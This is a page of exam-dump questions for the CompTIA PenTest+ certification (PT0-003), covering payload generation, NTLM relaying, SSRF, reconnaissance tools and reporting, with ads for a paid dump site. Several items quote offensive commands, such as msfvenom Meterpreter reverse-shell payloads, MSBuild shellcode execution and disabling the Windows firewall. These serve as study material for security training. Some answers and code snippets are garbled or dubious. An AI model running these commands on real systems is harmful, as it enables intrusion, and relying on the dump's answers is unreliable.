Which of the following are valid reasons for including base, temporal, and environmental CVSS metrics in the findings section of a penetration testing report? (Select two).

Freecram.net

A. Providing details on how to remediate vulnerabilities

B. Helping to prioritize remediation based on threat context
C. Including links to the proof-of-concept exploit itself
D. Providing information on attack complexity and vector
E. Prioritizing compliance information needed for an audit
F. Adding risk levels to each asset
Answer: (SHOW ANSWER)
The Common Vulnerability Scoring System (CVSS) provides a standardized way to evaluate the severity of security vulnerabilities. It includes:
Base Metrics: Inherent characteristics of a vulnerability (e.g., attack vector, complexity).
Temporal Metrics: Factors that change over time (e.g., exploit availability).
Environmental Metrics: Customization based on an organization's environment.

NEW QUESTION: 161
A penetration tester reviews a scan report and identifies a deserialization vulnerability. The vulnerability is due to the way a function from a Python library has been used in code. The scan does not consider input data being used in the function's serialization. Which of the following scan types most likely provided this finding?
A. DAST
B. SAST
C. IAST
D. SCA
Answer: (SHOW ANSWER)
Static analysis reviews source code and identifies insecure use of functions, such as unsafe deserialization methods, without requiring runtime input or execution.

NEW QUESTION: 162
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1
LPORT=10112 -f csharp
The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?
A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml
C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml
Answer: (SHOW ANSWER)
The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:
Understanding MSBuild.exe:
Purpose: MSBuild is a build tool that processes project files written in XML and can execute tasks defined in the XML. It's commonly used to build .NET applications and can also execute code embedded in project files.

NEW QUESTION: 163
A penetration tester is investigating a buffer overflow on the myfilebinary. The tester wants to send a payload to help identify the exact offset to inject the memory address to take control of the buffer.

Which of the following would allow the penetration tester to quickly identify the offset?

A. ./myfile < $(printf 'A%.0s' {1.1000}

B. echo 'A' |head -n 1000 |tr -d '\n' | ./myfile

C. python -c 'print("A"*1000)' > test.txt; cat test.txt >./myfile

D. ./pattern_create.rb 1000 > test.txt; ./myfile < test.txt

Answer: (SHOW ANSWER)

A cyclic pattern lets you determine the precise overwrite position by examining which unique pattern bytes end up in the instruction pointer/register at crash time, then calculating the exact offset needed to place the return address reliably.

NEW QUESTION: 164

During an engagement, a junior penetration tester found a multihomed host that led to an unknown network segment. The penetration tester ran a port scan against the network segment, which caused an outage at the customer's factory. Which of the following documents should the junior penetration tester most likely follow to avoid this issue in the future?

A. NDA

B. MSA

C. ROE

D. SLA

Answer: (SHOW ANSWER)

Rules of Engagement (ROE) documents outline the scope, boundaries, and rules for a penetration test to prevent unintended consequences such as network outages.

NEW QUESTION: 165

A penetration tester enters an invalid user ID on the login page of a web application. The tester receives a message indicating the user is not found. Then, the tester tries a valid user ID but an incorrect password, but the web application indicates the password is invalid. Which of the following should the tester attempt next?

A. Error log analysis

B. DoS attack

C. Enumeration

D. Password dictionary attack

Answer: (SHOW ANSWER)

The different error messages reveal whether a user account exists, which allows the tester to enumerate valid usernames. This information can then be used in further attacks like credential guessing or password spraying.

NEW QUESTION: 166

A penetration tester observes the following output from an Nmap command while attempting to troubleshoot connectivity to a Linux server:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2024-01-10 12:00 UTC
Nmap scan report for example.com (192.168.1.100)
Host is up (0.001s latency).
Not shown: 9999 closed ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
443/tcp open https
2222/tcp open ssh
445/tcp open microsoft-ds
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

freecram.net
CompTIA

Which of the following is the most likely reason for the connectivity issue?

A. The SSH service is running on a different port.

B. The SSH service is blocked by a firewall.

C. The SSH service requires certificate authentication.

D. The SSH service is not active.

Answer: (SHOW ANSWER)

The key detail in the Nmap scan output is that port 2222/tcp is open and running the SSH service.


The standard SSH port is 22, so if the tester was attempting to connect on port 22, they would not succeed because SSH is instead listening on port 2222. This is a common security hardening tactic--moving services to non-standard ports to reduce automated attacks.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:

https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 167

A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given the following output:



Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?

A. responder -I eth0 -dwv

B. ntlmrelayx.py -smb2support -tf <target>

msf > use exploit/windows/smb/ms17_010_psexec

C. msf > <set options>

msf > run

hydra -L administrator -P /path/topasswdlist smb: //<target>

D. nmap --script smb-brute.nse -p 445 <target>

Answer: (SHOW ANSWER)

Responder is a tool for intercepting and relaying NTLM authentication requests. Since SMB signing is disabled, ntlmrelayx.py can relay authentication requests and escalate privileges to move laterally without directly brute-forcing credentials, which is stealthier.

NEW QUESTION: 168

A penetration tester is working on an engagement in which a main objective is to collect confidential information that could be used to exfiltrate data and perform a ransomware attack.

During the engagement, the tester is able to obtain an internal foothold on the target network.

Which of the following is the next task the tester should complete to accomplish the objective?

A. Initiate a social engineering campaign.

B. Perform credential dumping.

C. Compromise an endpoint.

D. Share enumeration.
Answer: (SHOW ANSWER)
The scenario outlines a penetration test with a main objective to collect confidential information that could aid in data exfiltration and ransomware attacks. The tester has already obtained an internal foothold, meaning they have access to the internal network or systems.

NEW QUESTION: 169
A penetration tester identifies indicators that company employees might be using company product names in their passwords. Which of the following tools should the tester use to create the best word list for a further attack phase?
A. Webkiller
B. Crunch
C. CeWL
D. hashcat
Answer: (SHOW ANSWER)
CeWL is designed to crawl websites and generate custom wordlists based on discovered content, such as company product names and terminology, making it ideal for creating targeted password lists.

NEW QUESTION: 170
A penetration tester finds it is possible to downgrade a web application's HTTPS connections to HTTP while performing on-path attacks on the local network. The tester reviews the output of the server response to:

```
HTTP/2 302
date: Thu, 11 Jan 2024 15:56:24 GMT
content-type: text/html; charset=iso-8859-1
location: /login
x-content-type-options: nosniff
server: Prod
```


Freecram.net

Which of the following recommendations should the penetration tester include in the report?
A. Add the HSTS header to the server.
B. Attach the httponly flag to cookies.
C. Front the web application with a firewall rule to block access to port 80.
D. Remove the x-content-type-options header.
Answer: (SHOW ANSWER)
The tester identified an HTTPS downgrade attack (e.g., SSL stripping). The best mitigation is to enforce HSTS (HTTP Strict Transport Security).
HSTS (Strict-Transport-Security) ensures that the browser always uses HTTPS, preventing downgrade attacks.


NEW QUESTION: 171
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process.
The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?
A. Trivy
B. Nessus
C. Grype
D. Kube-hunter
Answer: (SHOW ANSWER)

Kube-hunter is specifically designed to scan Kubernetes clusters for security vulnerabilities. It can identify common security issues and misconfigurations in Kubernetes environments, making it the most suitable tool for evaluating a container orchestration cluster.

NEW QUESTION: 172
SIMULATION 2
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part1: Given the output, construct the command that was used to generate this output from the available options.
Part2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Part1



Part2



Answer:

Part 1: nmap -O -sV 192.168.2.2 --top-ports=100

Tried scanning 1 host on my machine. Without -sV you will not get question marks in your port services. We can also clearly see only 100 ports are being scanned. Commander123 is correct.

Part 2: Weak SMB file permissions & Null Session Enumeration

Because it's obvious port 139 and 445 is open, so that leave SMB vulnerable to weak file permission. This allows for a null session attack to occur.

NEW QUESTION: 173

During a REST API security assessment, a penetration tester was able to sniff JSON content containing user credentials. The JSON structure was as follows:

<

transaction_id: "1234S6", content: [{

user_id: "mrcrowley", password: ["54321#"] b <

user_id: "ozzy",

password: ["1112228"])]

Assuming that the variable json contains the parsed JSON data, which of the following Python code snippets correctly returns the password for the user ozzy?

A. json['content']['password'][1]

B. json['user_id']['password'][0][1]

C. json['content'][1]['password'][0]

D. json['content'][0]['password'][1]

Answer: (SHOW ANSWER)

To correctly return the password for the user "ozzy" from the given JSON structure, the Python code snippet should navigate the nested structure appropriately. The "content" array contains objects with "user_id" and "password" fields. The correct password for "ozzy" can be accessed using the code json['content'][1]['password'][0], which navigates to the second object in the "content" array (index 1) and then accesses the first element (index 0) of the "password" array for that user.

NEW QUESTION: 174

A penetration tester achieves shell access. The tester tries to use the following command, but it fails:
netsh advfirewall set domainprofile state off
Which of the following should the tester do to help correct this issue?
A. Find other attack paths.
B. Perform privilege escalation.
C. Validate the target system's fingerprint.
D. Gather more data about the network.
Answer: (SHOW ANSWER)
Disabling the firewall requires elevated privileges. The failure indicates the current shell lacks sufficient permissions, so privilege escalation is needed to execute the command successfully.

NEW QUESTION: 175
During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?
A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube
Answer: (SHOW ANSWER)
Dynamic Application Security Testing (DAST):
Definition: DAST involves testing the application in its running state to identify vulnerabilities that could be exploited by an attacker.
Purpose: Simulates attacks on a live application, examining how it behaves and identifying security weaknesses.
ZAP (Zed Attack Proxy):
Description: An open-source DAST tool developed by OWASP.
Features: Capable of scanning web applications for vulnerabilities, including SQL injection, XSS, CSRF, and other common web application vulnerabilities.
Usage: Ideal for dynamic testing as it interacts with the live application and identifies vulnerabilities that may not be visible in static code analysis.

NEW QUESTION: 176
A tester runs an Nmap scan against a Windows server and receives the following results:

```
Nmap scan report for win_dns.local (10.0.0.5)
Host is up (0.014s latency)
Port            State    Service
53/tcp          open     domain
161/tcp         open     snmp
445/tcp         open     smb-ds
3389/tcp        open     rdp
```

freecram.net
CompTIA


Which of the following TCP ports should be prioritized for using hash-based relays?
A. 53
B. 161
C. 445
D. 3389
Answer: (SHOW ANSWER)

Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.

NEW QUESTION: 177
A penetration tester is performing an assessment against a customer's web application that is hosted in a major cloud provider's environment. The penetration tester observes that the majority of the attacks attempted are being blocked by the organization's WAF. Which of the following attacks would be most likely to succeed?
A. Reflected XSS
B. Brute-force
C. DDoS
D. Direct-to-origin
Answer: D (LEAVE A REPLY)
When a web application firewall (WAF) is blocking most of the attacks, a direct-to-origin attack is likely to succeed. A direct-to-origin attack targets the backend servers directly, bypassing the WAF. This type of attack exploits any functionality that allows direct access to the origin servers (backend servers) without passing through the WAF. Techniques such as manipulating DNS, exploiting misconfigurations, or using direct IP access can be employed to bypass the WAF, making direct-to- origin attacks effective under these circumstances.

NEW QUESTION: 178
A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?
A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx
Answer: (SHOW ANSWER)
BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.

NEW QUESTION: 179
SIMULATION 4
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the reset all button.
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.



```
  except socket.error as e:
     print("%s:%s - CLOSED" % (ip, port))

  finally:
     s.close()
)
```

```
for $PORT in $PORTS:
  try:
     s.connect((ip, port))
     print("%s:%s - OPEN" % (ip, port))

  except socket.timeout
     print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
     print("%s:%s - CLOSED" % (ip, port))

  finally:
     s.close()
)
```

```
#!/usr/bin/python
```

```
#!/usr/bin/ruby

ports = [21, 22]

run_scan(sys.argv[1], ports)
```

```
#!/usr/bin/bash

{:ports => 21 :ports => 22}
```

```
for port in ports:
  try:
     s.connect((ip, port))
     print("%s:%s - OPEN" % (ip, port))

  except socket.timeout
     print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
     print("%s:%s - CLOSED" % (ip, port))

  finally:
     s.close()
```

```
import socket


import sys
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
 if len(sys.argv) < 2
     print('Execution requires a target IP address.
Exiting…')
     exit(1)
 else:
```

CompTIA
freecram.net

Answer:



CompTIA
freecram.net

NEW QUESTION: 180

A company hires a penetration tester to perform an external attack surface review as part of a security engagement. The company informs the tester that the main company domain to investigate is comptia.org. Which of the following should the tester do to accomplish the assessment objective?

Freecram.net

A. Perform information-gathering techniques to review internet-facing assets for the company.
B. Perform a phishing assessment to try to gain access to more resources and users' computers.
C. Perform a physical security review to identify vulnerabilities that could affect the company.
D. Perform a vulnerability assessment over the main domain address provided by the client.
Answer: (SHOW ANSWER)
An external attack surface review focuses on identifying publicly accessible systems, services, and information. The correct first step is to perform reconnaissance and enumeration techniques to discover internet-facing assets (e.g., subdomains, exposed services, certificates, etc.) associated with comptia.org.

NEW QUESTION: 181
A penetration tester needs to enumerate domains, subdomains, and ports that belong to comptia.org. Which of the following tools will provide the most comprehensive information?
A. nslookup/dig
B. theHarvester
C. Shodan
D. Aircrack-ng
Answer: B (LEAVE A REPLY)
theHarvester aggregates information from multiple public sources to enumerate domains, subdomains, email addresses, and related infrastructure, providing a broader and more comprehensive view than basic DNS queries.

Valid PT0-003 Dumps shared by ExamDiscuss.com for Helping Passing PT0-003 Exam! ExamDiscuss.com now offer the **newest PT0-003 exam dumps**, the ExamDiscuss.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** ExamDiscuss.com PT0-003 dumps with Test Engine here:
https://www.examdiscuss.com/CompTIA/exam/PT0-003/premium/ (**426** Q&As Dumps, **35%OFF Special Discount Code: freecram**)

NEW QUESTION: 182
During an assessment, a penetration tester wants to escalate privileges and run the following command:
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IPADDRESS>
LPORT=4444 -f elf > shelf.elf
Which of the following is the tester most likely trying to do?
A. Create an ELF exploit.
B. Enumerate ports.
C. Create a listener.
D. Create a shell payload.
Answer: (SHOW ANSWER)
The command uses msfvenom to generate a Meterpreter reverse TCP payload in ELF format, which is intended to execute on a Linux system and establish a reverse shell connection back to the tester.
NEW QUESTION: 183
A vulnerability assessor is looking to establish a baseline of all IPv4 network traffic on the local VLAN without a local IP address. Which of the following Nmap command sequences would best provide this information?

A. sudo nmap --script=bro* -e ethO
B. sudo nmap -sF --script=* -e ethO
C. sudo nmap -sV -sT -p 0-65535 -e ethO
D. sudo nmap -sV -p 0-65535 0.0.0.0/0
Answer: (SHOW ANSWER)
The command sudo nmap --script=bro* -e ethO is the best choice for establishing a baseline of all IPv4 network traffic on the local VLAN without a local IP address. The --script=bro* specifies the use of scripts that can capture and analyze traffic, and -e ethO specifies the network interface to be used. This allows the vulnerability assessor to capture and analyze network traffic at a low level, which is essential for baseline analysis.

NEW QUESTION: 184
A penetration tester is performing a cloud-based penetration test against a company.
Stakeholders have indicated the priority is to see if the tester can get into privileged systems that are not directly accessible from the internet. Given the following scanner information:
- Server-side request forgery vulnerability in test.comptia.org
- Reflected cross-site scripting vulnerability in test2.comptia.org
- Publicly accessible storage system named static_comptia_assets
- SSH port 22 open to the internet on test3.comptia.org
- Open redirect vulnerability in test4.comptia.org
Which of the following of the attack paths should the tester prioritize first?
A. Synchronize all the information from the public bucket and scan it with Trufflehog.
B. Run Pacu to enumerate permissions and roles within the cloud-based systems.
C. Perform a full dictionary brute-force attack against the open SSH service using Hydra.
D. Use the reflected cross-site scripting attack within a phishing campaign to attack administrators.
E. Leverage the SSRF to gain access to credentials from the metadata service.
Answer: E (LEAVE A REPLY)
Server-side request forgery (SSRF) vulnerabilities allow attackers to force a server to send requests to internal resources. In cloud environments, SSRF can often be used to access the metadata service (e.g., AWS EC2 metadata) to retrieve credentials for cloud services. Once credentials are obtained, they can be used to access privileged systems that are not directly accessible from the internet.

NEW QUESTION: 185
A penetration tester is getting ready to conduct a vulnerability scan to evaluate an environment that consists of a container orchestration cluster. Which of the following tools would be best to use for this purpose?
A. NSE
B. Nessus
C. CME
D. Trivy
Answer: (SHOW ANSWER)
Trivy is a security scanner designed for containers and container orchestration environments. It can detect vulnerabilities in container images, file systems, and dependencies, making it the most suitable tool for evaluating a container orchestration cluster.

NEW QUESTION: 186
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most

effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing

B. Impersonation

C. Tailgating

D. Whaling

Answer: A (LEAVE A REPLY)

Smishing (SMS phishing) leverages phone numbers to send malicious text messages. Since the tester has access to employee names and phone numbers, smishing is the most effective technique to compromise user accounts through deceptive messages or links.

NEW QUESTION: 187

